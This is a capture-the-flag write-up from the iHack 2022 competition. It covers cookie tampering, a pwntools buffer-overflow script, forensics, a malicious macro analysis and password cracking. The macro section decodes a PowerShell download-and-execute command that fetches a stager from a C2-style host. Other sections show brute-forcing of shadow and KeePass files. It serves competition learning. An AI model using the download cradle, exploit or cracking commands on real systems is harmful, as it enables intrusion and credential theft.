

IHACK 2022 WRITEUP

BUDAK PULUHAN

Team Members:

Muhammad Firdaus bin Amran

Muhammad Shariff bin Umar


Muhammad Haikal Haziq bin Hamzah

Note: Do let us know if there's any challenge that we've done but missed on writing. This is our first time writing a write-up.


Web

1) Web01

We could change the default cookies to base64 then convert it back. CyberChef change user to admin



Use postman to alter the cookies



FLAG IS HERE in the body!



2) Web03

Send get request and we could see the cookies value looks familiar.

Body Cookies (2) Headers (7) Test Results							Status: 200 OK Time: 83 ms Size: 941 B Save Response
Name	Value	Domain	Path	Expires	HttpOnly	Secure	
cookie	ZXlKcFpDSTZ...	web3.ihack.s...	/	Session	false	false	
password	biskutsedap	web3.ihack.s...	/	Session	false	false	

Decode to base 64 two times and change to from user to admin

Recipe

From Base64

Alphabet
A-Za-z0-9-_-

☒ Remove non-alphabet chars ☐ Strict mode

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

ZXlKcFpDSTZJaklpTENKMGVYQmxJam9pZFh0bGNpSjk

Output

{"id": "2", "type": "user"}

After this we have an error saying incorrect password. So we change 'password' cookie to 'password[]'

Manage Cookies Sync Cookies

Type a domain name

Add domain

web3.ihack.sibersiaga.my 2 cookies

cookie

password[]

+ Add Cookie

password[]=; Path=;

Cancel

Save

Then do a request again and you will the **flag** in html body!

>Good job! Here's your flag:
ihack{2b8db212aed914f43859ccce1b92365a}</h1</h1>

PWN

1) Pwn02

Check what kind of file is it and found it's an elf file

```
chal: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically  
linked, BuildID[sha1]=5358fac57714ea7cb10bc80150f5e24a113a6bf9, for GNU/Linux 3.  
2.0, not stripped
```

We have seen this challenge somewhere before. We just edited the script we have used before, knowing we are working with a similar problem.

```
from pwn import *  
context.terminal = ["tmux", "splitw", "-h", "-p", "60"]  
  
if args.SILENCE:  
    context.log_level="info"  
else:  
    context.log_level="debug"  
  
elf = ELF("./chal",checksec=False)  
context.arch=elf.arch  
  
gdb_script = ""  
b *echo+162  
c  
""  
if args.REMOTE:  
    p = remote("pwn2.ihack.sibersiaga.my",1389)  
else:  
    p = elf.process(aslr=False)  
  
if args.GDB:  
    gdb.attach(p,gdb_script)  
offset=cyclic_find("iaaa")  
payload=flat(  
    "A"*offset,  
    p32(elf.symbols["ZmxhZ2h1cmUh"])  
)  
p.sendlineafter("Enter some text:",payload)  
  
p.interactive()
```

Run 'python3 script.py REMOTE' and you will find the **flag**.

```
Enter some text:\n
[G] Sent 0x25 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|
*
00000020 8b 98 04 08 0a
00000025
Switching to interactive mode

[BUG] Received 0x2a bytes:
b'ihack{d7164e4651ad105df45ae7c9dd5121e5} \n'
ihack{d7164e4651ad105df45ae7c9dd5121e5}
] Got EOF while reading in interactive


*) Interrupted
*) Closed connection to pwn2.ihack.sibersiaga.my port 1389

(vicevirus@kali)~[~/Downloads]
```

DFIR

1) DFIR 1

I used networkmine for this. With networkmine you could extract files from the pcap file. We inspected every html and php file and found the shell.



Get the MD5 sum for the flag

```
(vicevirus@kali)~[~/Desktop]
$ md5sum avatar-1606914__480.php
8472a0454391a40792173708866514ef avatar-1606914__480.php
```

Malware analysis

1) DOCM

Used oletools : *'olevba letter.docm'* and you will find a base64 looking text.

```
cmd = "powershell.exe -enc cABvAHcAZQByAHMAaABLAGwAbAagAEkARQBYACAABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALg  
BXAGUAYgBDAGwAaQBLAG4AdAaPAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAgkAbgBnACgAJwBoAHQAdABwADoALwAvAGMABgBjAC4AaQBoAGE  
AYwBrAC4AYwBvAG0ALwBzAHQAYQBnAGUAcgAuAHAACwAxACCkAQa="
```

Decode the base64 using CyberChef and you will get a dotted text that resembles a link.

The screenshot shows the CyberChef web application. On the left, the 'Operations' panel has 'From Base64' selected. The 'Recipe' panel shows 'From Base64' with the 'Alphabet' dropdown set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox checked. The 'Input' panel contains the Base64-encoded command from the previous block. The 'Output' panel displays the decoded result: `p.o.w.e.r.s.h.e.l.l. .I.E.X. .(N.e.w..O.b.j.e.c.t. .N.e.t...W.e.b.C.l.i.e.n.t)...D.o.w.n.l.o.a.d.S.t.r.i.n.g. ('.h.t.t.p.:./.c.n.c...i.h.a.c.k...c.o.m./s.t.a.g.e.r...p.s.1.')`

Remove the dots from the link and you will get the **flag!**

The screenshot shows a text editor with two tabs. The active tab, 'Untitled1', contains the following text: `1 ('.h.t.t.p.:./.c.n.c...i.h.a.c.k...c.o.m./s.t.a.g.e.r...p.s.1.').
2 http://cnc.ihack.com/stager.ps1`

Memory Forensics

1) I

Find the md5 of .vmem file. Use md5 or md5sum in Linux

```
vicevirus@viceviruss-MacBook-Air Downloads % md5 artefact.vmem
MD5 (artefact.vmem) = 2aff5e0bd33f622790c3db33f0798978
```

2) II

Most of the tasks in this memory forensics could be done using Volatility. And sometimes its two flags in one!

Run this command below and you will get a lists of processes

```
(vicevirus@kali)~/Downloads/volatility3-1.0.0
$ sudo python3 vol.py -f artefact.vmem -profile=WinXPSP2x86 cmdline
```

Found this putty process seems out of place.. and tried entering the flag with 'putty.exe' and it works! ihack{putty.exe}

```
2040 mmc.exe "C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
1732 putty.exe "C:\Users\user13\Downloads\putty.exe"
2384 cmd.exe C:\Windows\system32\cmd.exe
```

3) III

It's the continuation of the previous one.

Just take the PID 1732 and use it as flag.

ihack{1732}

4) IV

We still use volatility here but we change the parameters little bit

```
(vicevirus@kali)~/Downloads/volatility3-1.0.0
$ sudo python3 vol.py -f artefact.vmem -profile=WinXPSP2x86 windows.netscan.NetScan
Volatility 3 Framework 1.0.0
Progress: 100.00 PDB scanning finished
```

This command will scan for the ports and networks in the memory.

And we found the IP used to connect through putty. That IP is the **flag**.

```
12:28:18.000000
0x1fcd6428 TCPv4 192.168.74.173 3389 192.168.74.171 53017 ESTABLISHED 1060 sv
chost.exe -
0x1fce0738 UDPv4 192.168.74.173 51519 * 0 1052 svchost.exe 20
22-12-09 12:28:18.000000
0x1fce3880 UDPv6 fe80::4817:73ac:b77a:840d 1900 * 0 1052 sv
chost.exe 2022-12-09 12:28:18.000000
0x1fd87750 TCPv4 192.168.74.173 49262 139.59.122.20 4445 ESTABLISHED 1732 pu
tty.exe -
0x1fd98ac0 UDPv4 0.0.0.0 3702 * 0 1036 svchost.exe 2022-12-09
12:28:24.000000
0x1fdb0bd0 UDPv4 127.0.0.1 1900 * 0 1052 svchost.exe 20
22-12-09 12:28:18.000000
```

5) VI

This flag can actually be found on the previous parameters of network scan.

RDP port is 3389. We enter the IP that is using port 3389 as **flag**

0x1f3f64d0	UDPv6	::	3702	*	0	1036	svchost.exe	2022-12-09 12:28:24.000000		
0x1f3ffda0	TCPv4	0.0.0.0	49156	0.0.0.0	0	LISTENING	460	lsass.exe	N/A	
0x1f460258	UDPv4	127.0.0.1	51520	*	0		1052	svchost.exe	2022-12-09 12:28:18.000000	
0x1fcc0008	TCPv4	192.168.74.173	139	0.0.0.0	0	LISTENING	4	System	N/A	
0x1fcd2240	UDPv6	fe80::4817:73ac:b77a:840d			51517	*	0	1052	svchost.exe	2022-12-09 12:28:18.000000
0x1fcd2b50	UDPv6	::1	51518	*	0		1052	svchost.exe	2022-12-09 12:28:18.000000	
0x1fcd6428	TCPv4	192.168.74.173	3389	192.168.74.173		ESTABLISHED	53017	1060	svchost.exe	-
0x1fce0738	UDPv4	192.168.74.173	51519	*	0		1052	svchost.exe	2022-12-09 12:28:18.000000	
0x1fce3880	UDPv6	fe80::4817:73ac:b77a:840d			1900	*	0	1052	svchost.exe	2022-12-09 12:28:18.000000
0x1fd87750	TCPv4	192.168.74.173	49262	139.59.122.20		ESTABLISHED	4445	1732	putty.exe	-
0x1fd98ac0	UDPv4	0.0.0.0	3702	*	0		1036	svchost.exe	2022-12-09 12:28:24.000000	
0x1fdb0bd0	UDPv4	127.0.0.1	1900	*	0		1052	svchost.exe	2022-12-09 12:28:18.000000	

Cracking

1) AES

I used 'file' command in Linux and the file is actually a salted openssl.

So what I did is I used, bruteforce-salted-openssl with wordlist rockyou.

And we found the password. But it doesn't end there.

```
(vicevirus@kali)-[~]
└─$ bruteforce-salted-openssl -t 550 -f /usr/share/wordlists/rockyou.txt ~/Downloads/flag.enc -d sha256
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 6830670
Tried passwords per second: 569222.500000
Last tried password:

Password candidate: julia1984
```

We decrypt it with the password we got from bruteforcing

```
(vicevirus@kali)-[~]
└─$ openssl aes-256-cbc -d -in ~/Downloads/flag.enc -out flag.txt -k julia1984
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

Here is the **flag**

```
(vicevirus@kali)-[~]
└─$ cat flag.txt
ihack{50955d4b2031271f8fda1764c1a66ac3}
```

Let's visit the website on port 80

Applications - Proxy - Firefox ESR - 192.168.74.173

2) Password Recovery

This is an /etc/shadow file. The flag is encrypted with yescrypt.

I've actually tried to unshadow first but turns out I was understanding it wrong.

Then I directly used john the ripper to bruteforce with rockyou wordlist using command

```
'john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt unshadow.txt'
```

After some time you could just use 'john --show unshadow.txt' to see the decrypted password. (iluvyou)

```
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.00% (ETA: 06:37:03) 0g/s 271.6p/s 271.6c/s 271.6C/s evelyn..kelly
0g 0:00:00:56 0.08% (ETA: 10:04:14) 0g/s 260.3p/s 260.3c/s 260.3C/s chato..lamont1
0g 0:00:00:57 0.09% (ETA: 10:09:25) 0g/s 258.9p/s 258.9c/s 258.9C/s superman7..ali123
0g 0:00:00:58 0.09% (ETA: 10:14:34) 0g/s 257.8p/s 257.8c/s 257.8C/s iluvyou1..reloaded
0g 0:00:01:39 0.13% (ETA: 12:19:48) 0g/s 232.6p/s 232.6c/s 232.6C/s ceaser..170590
0g 0:00:02:06 0.17% (ETA: 12:57:51) 0g/s 225.6p/s 225.6c/s 225.6C/s 271990..050785
0g 0:00:02:10 0.17% (ETA: 13:03:31) 0g/s 225.0p/s 225.0c/s 225.0C/s matthew11..hannah03
0g 0:00:02:12 0.17% (ETA: 13:02:28) 0g/s 224.7p/s 224.7c/s 224.7C/s moonwalk..ilove12
0g 0:00:02:13 0.17% (ETA: 13:03:50) 0g/s 224.5p/s 224.5c/s 224.5C/s candy15..246801
0g 0:00:02:14 0.17% (ETA: 13:05:40) 0g/s 224.4p/s 224.4c/s 224.4C/s 042188..seniors08
0g 0:00:02:15 0.18% (ETA: 13:06:56) 0g/s 224.2p/s 224.2c/s 224.2C/s marial..estilo
0g 0:00:02:16 0.18% (ETA: 13:08:30) 0g/s 224.1p/s 224.1c/s 224.1C/s arrolladora..161988
0g 0:00:04:46 0.33% (ETA: 2022-12-11 16:01) 0g/s 197.4p/s 197.4c/s 197.4C/s naruto23..mangel
Session aborted
Cost 1 (iteration count) is 5000 for all loaded hashes
(vicevirus@kali)-[~/Downloads]
$ john --show unshadow.txt
ihackflag:iluvyou:19329:0:99999:7:::
1 password hash cracked, 0 left
show" option to display all of the cracked passwords reliably
```

Convert iluvyou to md5 and you have the **flag!**

3) Forgotten password

Used 'file' command on the password file. Found out it's a Keepass password file.

Use the same kind of bruteforcing as before but little bit of a step.

First convert the file to hash using keepass2john

```
(vicevirus@kali)-[~/Downloads]
$ keepass2john password.kdbx > hash2.txt
```

Second run bruteforcing as you would before with rockyou.txt on that hash.
And you will find password 'cristianoronaldo'

```
(Vitevirus@kali) [~/Downloads]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:14 0.02% (ETA: 2022-12-11 17:29) 0g/s 191.5p/s 191.5c/s 191.5C/s my3kids..septiembre
0g 0:00:00:15 0.02% (ETA: 2022-12-11 17:12) 0g/s 192.0p/s 192.0c/s 192.0C/s malachi..pumas
0g 0:00:00:16 0.02% (ETA: 2022-12-11 17:12) 0g/s 192.5p/s 192.5c/s 192.5C/s marita..candycane
0g 0:00:00:17 0.02% (ETA: 2022-12-11 17:12) 0g/s 192.1p/s 192.1c/s 192.1C/s antoniol..cartman
0g 0:00:00:25 0.03% (ETA: 2022-12-11 17:00) 0g/s 193.3p/s 193.3c/s 193.3C/s daryl..asasas
0g 0:00:00:26 0.03% (ETA: 2022-12-11 16:59) 0g/s 193.2p/s 193.2c/s 193.2C/s bambino..elsalvador
cristianoronaldo (password)
1g 0:00:00:40 DONE (2022-12-10 15:59) 0.02457g/s 190.3p/s 190.3c/s 190.3C/s DRAGON..astros
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

It doesn't end there. SIUUU

Next, I installed keepass to open the keepass file.

Then I entered the password we got just now. Now we could see everything inside and the **FLAG!**

